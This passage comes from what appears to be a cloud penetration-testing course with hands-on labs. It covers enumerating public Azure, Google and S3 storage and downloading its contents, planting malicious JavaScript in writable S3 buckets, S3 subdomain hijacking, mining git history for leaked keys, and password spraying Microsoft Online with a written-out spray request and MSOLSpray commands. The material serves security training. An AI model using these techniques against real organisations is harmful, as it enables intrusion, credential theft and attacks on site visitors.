Private (no anonymous access)

Blob (anonymous read access for blobs only)

Container (anonymous read access for containers and blobs)

OK Cancel

Data in Public Azure Blobs

- Microburst
 - <https://github.com/NetSPI/MicroBurst>
- Invoke-EnumerateAzureBlobs
 - Brute forces storage account names, containers, and files
 - Uses permutations to discover storage accounts

PS > Invoke-EnumerateAzureBlobs -Base <base name>

```
PS C:\Users\beau\Desktop\MicroBurst-master\MicroBurst-master> Invoke-EnumerateAzureBlobs -Base glitchcloud
Found Storage Account - glitchcloud.blob.core.windows.net

Found Container - glitchcloud.blob.core.windows.net/confidential
Public File Available: https://glitchcloud.blob.core.windows.net/confidential/secret.txt
```

Data in Public Google Storage Buckets

- Google Cloud Platform also has a storage service called "Buckets"
- Cloud_enum from Chris Moberly (@initstring)
 - https://github.com/initstring/cloud_enum
 - Awesome tool for scanning all three cloud services for buckets and more
 - Enumerates:
 - GCP open and protected buckets as well as Google App Engine sites
 - Azure storage accounts, blob containers, hosted DBs, VMs, and WebApps
 - AWS open and protected buckets

```
+++++
google checks
+++++

[+] Checking for Google buckets
Protected Google Bucket: http://storage.googleapis.com/netflix
Protected Google Bucket: http://storage.googleapis.com/netflix1
Protected Google Bucket: http://storage.googleapis.com/netflix9
Protected Google Bucket: http://storage.googleapis.com/netflixbucket
Protected Google Bucket: http://storage.googleapis.com/netflix-content
Protected Google Bucket: http://storage.googleapis.com/netflixdata
Protected Google Bucket: http://storage.googleapis.com/netflix-data
Protected Google Bucket: http://storage.googleapis.com/netflixdev
Protected Google Bucket: http://storage.googleapis.com/netfliximages

Elapsed time: 00:00:59
```


Pacu

- An AWS exploitation framework from Rhino Security Labs
 - <https://github.com/RhinoSecurityLabs/pacu>
- Modules examples:
 - S3 bucket discovery
 - EC2 enumeration
 - IAM privilege escalation
 - Persistence modules
 - Exploitation modules
 - And more...



LAB

S3 Bucket Pillaging

LAB: S3 Bucket Pillaging



- GOAL: Locate Amazon S3 buckets and search them for interesting data
- In this lab you will attempt to identify a publicly accessible S3 bucket hosted by an organization. After identifying it you will list out the contents of it and download the files hosted there.

LAB: S3 Bucket Pillaging

- For these first 2 labs you will be using the Kali VM!
- In this lab you will be using Pacu to locate and search S3 buckets
- Run the below commands to install Pacu

```
~$ sudo apt-get install python3-pip  
~$ git clone https://github.com/RhinoSecurityLabs/pacu  
~$ cd pacu  
~$ sudo bash install.sh
```


LAB: S3 Bucket Pillaging

- Set up your AWS Access keys

~\$ sudo aws configure

- Enter your "Access Key ID" and then "Secret Access Key". These were created during the "Prerequisite Setup".

```
beau@kali:~/pacu$ sudo aws configure
AWS Access Key ID [*****]: REDACTED ACCESS KEY
AWS Secret Access Key [*****]: REDACTED SECRET ACCESS KEY
Default region name [None]:
Default output format [None]:
```

LAB: S3 Bucket Pillaging

- Start Pacu
~\$ sudo python3 pacu.py
- When Pacu loads it will ask to create a name for the session
- Enter a name then click enter
- Import your AWS keys
Pacu > import_keys --all

```
beau@kali:~/pacu$ sudo python3 pacu.py
```



```
Found existing sessions:  
[0] New session  
[1] test  
[2] test2  
[3] test3  
Choose an option: █
```

LAB: S3 Bucket Pillaging

- Next, search for listable S3 buckets based off of domain name

```
Pacu > run s3__bucket_finder -d glitchcloud
```

- If asked to install external dependency enter "y"

```
Pacu (s3-test:imported-default) > run s3__bucket_finder -d glitchcloud
Running module s3__bucket_finder...
[s3__bucket_finder] This module requires external dependencies: ['https://github.com/aboul3la/Sublist3r.git', 'https://raw.githubusercontent.com/RhinoSecurityLabs/Security-Research/master/tools/aws-pentest-tools/s3/Buckets.txt']

Install them now? (y/n) y

[s3__bucket_finder] Installing 2 total dependencies...
[s3__bucket_finder] Dependency aboul3la/Sublist3r already installed.
[s3__bucket_finder] Dependency Buckets.txt already installed.
[s3__bucket_finder] Dependencies finished installing.
[s3__bucket_finder] Generating bucket permutations list...
[s3__bucket_finder] Generated 2 bucket permutations. Beginning search across 17 regions.
[L] on ap-northeast-1 is listable.

[L] on ap-northeast-2 is listable.

[L] on ap-south-1 is listable.

[L] on ca-central-1 is listable.

[L] on ap-southeast-1 is listable.

[L] on ap-southeast-2 is listable.
```


LAB: S3 Bucket Pillaging

- Use the AWS cli to list out files in the S3 bucket

```
Pacu > aws s3 ls s3://glitchcloud
```

```
Pacu (s3-test:imported-default) > aws s3 ls s3://glitchcloud
2020-04-23 12:54:42      113 credentials
2020-04-23 13:03:36     158 index.html
```

- Download the files in the bucket

```
Pacu > aws s3 sync s3://glitchcloud s3-files-dir
```

```
Pacu (s3-test:imported-default) > aws s3 sync s3://glitchcloud s3-files-dir
download: s3://glitchcloud/credentials to s3-files-dir/credentials
download: s3://glitchcloud/index.html to s3-files-dir/index.html
```

```
beau@kali:~/pacu$ cat s3-files-dir/credentials
[default]
aws_access_key_id=AKIAIOSFODNN7EXAMPLE
aws_secret_access_key=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
```


S3 Code Injection

- Backdoor JavaScript in S3 Buckets used by webapps
- In March, 2018 a crypto-miner malware was found to be loading on MSN's homepage
- This was due to AOL's advertising platform having a writeable S3 bucket, which was being served by MSN

Cryptocurrency Web Miner Script Injected into AOL Advertising Platform

Posted on: April 4, 2018 at 5:30 am Posted in: Bad Sites Author: Trend Micro



by Chaoying Liu and Joseph C. Chen

On March 25, we saw that the number of cryptocurrency web miners detected by the Trend Micro Smart Protection Network suddenly spiked. Our team tracked the web miner traffic and found that the bulk of it was linked to MSN[.]com in Japan. Further analysis revealed that malicious actors had modified the script on an AOL advertising platform displayed on the site to



S3 Code Injection

- If a webapp is loading content from an S3 bucket made publicly writeable attackers can upload malicious JS to get executed by visitors
- Can perform XSS-type attacks against webapp visitors
- Hook browser with Beef

```
beau@kali:~/pacu$ sudo aws s3 mv malicious-script.html s3://glitchtest/malicious-script.html
move: ./malicious-script.html to s3://glitchtest/malicious-script.html
beau@kali:~/pacu$ sudo aws s3 ls s3://glitchtest
2020-04-23 15:54:41      19 malicious-script.html
2020-04-23 15:53:30      25 testmal.txt
beau@kali:~/pacu$
```

Manage public permissions		
Group	Object access	Permissions access
<input type="radio"/> Everyone	Read, Write	Read, Write


Domain Hijacking

- Hijack S3 domain by finding references in a webapp to S3 buckets that don't exist anymore
- Or... subdomains that were linked to an S3 bucket with CNAME's that still exist
- When assessing webapps look for 404's to *.s3.amazonaws.com



Domain Hijacking

- When brute forcing subdomains for an org look for 404's with 'NoSuchBucket' error
- Go create the S3 bucket with the same name and region
- Load malicious content to the new S3 bucket that will be executed when visitors hit the site



Roadmap

OFFENSIVE
TRADECRAFT

- Breaching the Cloud Perimeter
 - Cloud Pentest Authorization
 - Cloud Authentication Methods
 - Reconnaissance
 - Exploiting Misconfigured Cloud Assets
 - Gaining a Foothold
 - Key Disclosure in Public Repositories
 - LAB: Pillage Git Repos for Keys
 - Password Attacks
 - LAB: Password Spraying
 - Web Server Exploitation
 - AWS Instance Metadata URL
 - Phishing
 - Steal Access Tokens
 - LAB: Authenticate to Azure with Stolen Access Tokens
 - Post-Compromise Recon

Gaining A Foothold

Key Disclosure in Public Repositories

- Very often keys can get disclosed to public code repositories such as Github, Bitbucket, or Gitlab
- Scavenge repos for keys
- Find secrets in real time: shhgit.darkport.co.uk
- <https://github.com/eth0izzle/shhgit>

The screenshot shows the shhgit live! v0.3 interface. On the left, a sidebar lists various file types with their match counts: High entropy string (85), NPM configuration file (16), Username and password (10), Django configuration file (9), Log file (7), Google Cloud API Key (7), Google OAuth Key (6), PHP configuration file (4), Shell configuration file (.ba (3), SQLite3 database file (3), and Environment configuration (3). The main panel displays a list of matches with columns for time, type, content, and file path. The matches include Google Cloud API Keys, Google OAuth Keys, High entropy strings, and AWS Access Key ID Values, all found in various files like google-services, youtube_parse.py, and config.py.

Time	Type	Content	File Path
7:03:07 AM	Google Cloud API Key	AIza[redacted]92IH8	/novaTentativa/app/google-services.
7:03:06 AM	Google OAuth Key	657[redacted]du2m.apps.googleusercontent.com 657[redacted]12ot.apps.googleusercontent.com 657[redacted]12ot.apps.googleusercontent.com	/novaTentativa/app/google-services.
6:58:01 AM	High entropy string	print(proceed_list('PL[redacted]2v7'))	/parsers/youtube_parse.py
6:58:00 AM	High entropy string	# print(get_list_by_list_id('PL[redacted]7'))	/parsers/youtube_parse.py
6:58:00 AM	Google Cloud API Key	AIza[redacted]iaDLM AIza[redacted]iaDLM AIza[redacted]iaDLM	/parsers/youtube_parse.py
6:57:57 AM	High entropy string	aws_secret = 'h5sf[redacted]Ax'	/config.py
6:57:57 AM	AWS Access Key ID Value	AK[redacted]KQ	/config.py
6:57:35 AM	SonarQube Docs API Key	sonar.host.url=http://localhost:9000 Dsonar.login=bb[redacted]2	/README.md

Key Disclosure in Public Repositories

OFFENSIVE
TRADECRAFT

- Some tools for searching Git Repos
- Search through not only current code but also commit history
- GitLeaks
 - <https://github.com/zricethezav/gitleaks>
- Gitrob
 - <https://github.com/michenriksen/gitrob>
- Truffle Hog
 - <https://github.com/dxa4481/truffleHog>



LAB

Pillage Git Repos for Keys

LAB: Git Secrets

- GOAL: Identify a target code repository and then search through all commit history to discover secrets that have been mistakenly posted.
- Oftentimes, developers post access keys, or various other forms of credentials to code repositories on accident. Even if they remove the keys they may still be discoverable by searching through previous commit history.

LAB: Git Secrets

- GitLeaks – Tool for searching Github or Gitlab repos
- Can search single repos or search an entire organization or user
- Written in Go, binary releases available
- We are going to use the Docker image



LAB: Git Secrets

- Pull GitLeaks with Docker

```
~$ sudo docker pull zricethezav/gitleaks
```

- Print the help menu

```
~$ sudo docker run --rm --name=gitleaks  
zricethezav/gitleaks --help
```

```
beau@kali:~$ sudo docker run --rm --name=gitleaks zricethezav/gitleaks --help
Usage:
  gitleaks [OPTIONS]

Application Options:
  -v, --verbose          Show verbose output from audit
  -r, --repo=            Target repository
  --config=             config path
  --disk                Clones repo(s) to disk
  --version             version number
  --username=          Username for git repo
  --password=          Password for git repo
  --access-token=      Access token for git repo
  --commit=            sha of commit to audit or "latest" to scan the last
                       commit of the repository
  --files-at-commit=   sha of commit to audit all files at commit
  --threads=           Maximum number of threads gitleaks spawns
  --ssh-key=           path to ssh key used for auth
  --uncommitted        run gitleaks on uncommitted code
  --repo-path=         Path to repo
  --owner-path=        Path to owner directory (repos discovered)
  --branch=            Branch to audit
  --report=            path to write json leaks file
  --report-format=     json or csv (default: json)
  --redact             redact secrets from log messages and leaks
  --debug             log debug messages
  --repo-config        Load config from target repo. Config file must be
                       ".gitleaks.toml" or "gitleaks.toml"
  --pretty            Pretty print json if leaks are present
  --commit-from=      Commit to start audit from
  --commit-to=        Commit to stop audit
  --timeout=          Time allowed per audit. Ex: 10us, 30s, 1m, 1h10m1s
  --depth=            Number of commits to audit
  --host=             git hosting service like gitlab or github. Supported
                       hosts include: Github, Gitlab
  --baseurl=          Base URL for API requests. Defaults to the public
                       Gitlab or GitHub API, but can be set to a domain
                       endpoint to use with a self hosted server.
  --org=              organization to audit
  --user=             user to audit
  --pr=              pull/merge request url
  --exclude-forks     audit excludes forks


Help Options:
  -h, --help          Show this help message
```

LAB: Git Secrets

- Use GitLeaks to search for secrets

```
~# sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r  
https://github.com/zricethezav/gitleaks.git
```

```
beau@kali:~/pacu$ sudo docker run --rm --name=gitleaks zricethezav/gitleaks -v -r https://github.com/zr  
icethezav/gitleaks.git  
INFO[2020-03-17T20:51:46Z] cloning... https://github.com/zricethezav/gitleaks.git  
Enumerating objects: 75, done.  
Counting objects: 100% (75/75), done.  
Compressing objects: 100% (64/64), done.  
Total 4370 (delta 28), reused 32 (delta 11), pack-reused 4295  
{"line": "  \"line\": \"Here's an AWS secret: AKIALALEMEL332430LIAE\\", \"offender\": \"AKIALALEMEL332430LIA  
\", \"commit\": \"94cae90d1eb208410073669de54a21fb65f23742\", \"repo\": \"gitleaks.git\", \"rule\": \"AWS Manager ID\", \"co  
mmitMessage\": \"duplicate leak logic includes the line in hash (#345)\\n\\n\", \"author\": \"Zachary Rice\", \"email  
\": \"zricer@protonmail.com\", \"file\": \"test_data/test_local_owner_aws_leak.json\", \"date\": \"2020-02-26T17:38:16  
-05:00\", \"tags\": \"key, AWS\"}
```



LAB: Git Secrets

- Use a web browser to view the commit

```
{
  "line": "more secrets = '99432bfewaf823ec3294e231'",
  "offender": "secrets = '99432bfewaf823ec3294e231'",
  "commit": "d13e0fdfe8f5c6261c9e893461f32861e21e8f5",
  "repo": "gitleaks.git",
  "rule": "Generic Credential",
  "commitMessage": "adding more tests\\n",
  "author": "zricethezav",
  "email": "zricer@protonmail.com",
  "file": "test_data/test_repos/test_repo_5/secrets.py",
  "date": "2020-02-01T11:18:27-05:00",
  "tags": "key, API, generic"
}
```

- [https://github.com/\[git account\]/\[repo name\]/commit/\[commit ID\]](https://github.com/[git account]/[repo name]/commit/[commit ID])

GitHub, Inc. (US) | <https://github.com/zricethezav/gitleaks/commit/d13e0fdfe8f5c6261c9e893461f32861e21e8f5>

ali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

39 test_data/test_local_owner_aws_leak.json

```

232     "file": "secrets.md",
233     "date": "2019-10-25T13:35:03-04:00",
234     "tags": "key, API, generic"
235 + },
236 + {
237 +   "line": "\\nmore secrets = '99432bfewaf823ec3294e231'",
238 +   "offender": "secrets = '99432bfewaf823ec3294e231'",
239 +   "commit": "a4c9fb737d5552fd96f5cc7eedb23353ba9ed0",
240 +   "repo": "test_repo_5",
241 +   "rule": "Generic Credential",
242 +   "commitMessage": "even more secrets\\n",

```


Password Attacks

- Password Spraying
 - Trying one password for every user at an org to avoid account lockouts (Spring2020)
- Most systems have some sort of lockout policy
 - Example:
 - 5 attempts in 30 mins = lockout
- If we attempt to auth as each individual username one time every 30 mins we lockout nobody



Password Attacks

- Credential Stuffing
 - Using previously breached credentials to attempt to exploit password reuse on corporate accounts
- People tend to reuse passwords for multiple sites including corporate accounts
- Various breaches end up publicly posted
- Search these and try out creds
- Try iterating creds



Password Attacks

- Password Spraying Microsoft Online (Azure/O365)
- Can spray <https://login.microsoftonline.com>

POST /common/oauth2/token HTTP/1.1
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 195
Expect: 100-continue
Connection: close

resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9bfd-dac224a7b894&client_info=1&grant_type=password&username=user%40targetdomain.com&password=Winter2020&scope=openid

Password Attacks

- Use MSOLSpray to do this:
 - <https://github.com/dafthack/MSOLSpray>
- The script logs:
 - If a user cred is valid
 - If MFA is enabled on the account
 - If a tenant doesn't exist
 - If a user doesn't exist
 - If the account is locked
 - If the account is disabled
 - If the password is expired

```
{  
  "error": "interaction_required",  
  "error_description":  
    "AADSTS50076: Due to a configuration change made by your administrator, or because you moved to a new location, you must use multi-factor authentication to access '00000002-0000-0000-c000-000000000000'.\r\nTrace ID: \r\nCorrelation ID: \r\nTimestamp: ",  
  "error_codes": [50076],  
  "timestamp": "2020-03-12 14:43:15Z",  
  "trace_id": "  
  "correlation_id": "  
  "error_uri": "  
  "https://login.microsoftonline.com/error?code=50076",  
  "suberror": "basic_action"}  
}
```


LAB

Password Spraying

- GOAL: Perform a password spray attack against a list of target Microsoft Azure users.
- In this lab you will simulate what a password spray attack against a target Microsoft Azure customer would look like. To do this, you will be creating a target list of fake account names along with your own account that you know the credential for. Then, we will use a PowerShell tool to perform the password spray.



LAB: Password Spraying

- We will be using the Windows VM for the next few labs!
- First, let's download the MSOL password spraying script MSOLSpray from <https://github.com/dafthack/MSOLSpray>.
- Navigate to the repo in a browser then click MSOLSpray.ps1 to load the contents of the script.




LAB: Password Spraying

- Next, click the "Raw" button towards the top right of the script.
- Copy the entire script and paste it into a new text file, then save it to your system as MSOLSpray.ps1. Make sure to change the "Save as type" to "All Files".



LAB: Password Spraying

- Create a text file with ten (10) fake users we will spray along with your own user account (YourAzureADUser@youraccount.onmicrosoft.com). (Do not spray accounts you do not own. You may use my domain "glitchcloud.com" for generating fake target users)
- Save this file as "userlist.txt" in the same location as MSOLSpray.ps1



LAB: Password Spraying

- Start a new PowerShell window.
- Change directories to where you stored MSOLSpray.ps1 and the userlist file.
- Next import MSOLSpray, and run the spray


```
PS> Import-Module .\MSOLSpray.ps1
```

```
PS> Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password  
you set for your test account]
```

```
PS C:\Users\beau\Desktop> Invoke-MSOLSpray -UserList .\userlist.txt -Password [REDACTED]
[*] There are 11 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 03/14/2020 20:11:01
[*] WARNING! The user test1@glitchcloud.com doesn't exist.
[*] WARNING! The user test2@glitchcloud.com doesn't exist.
[*] WARNING! The user test3@glitchcloud.com doesn't exist.
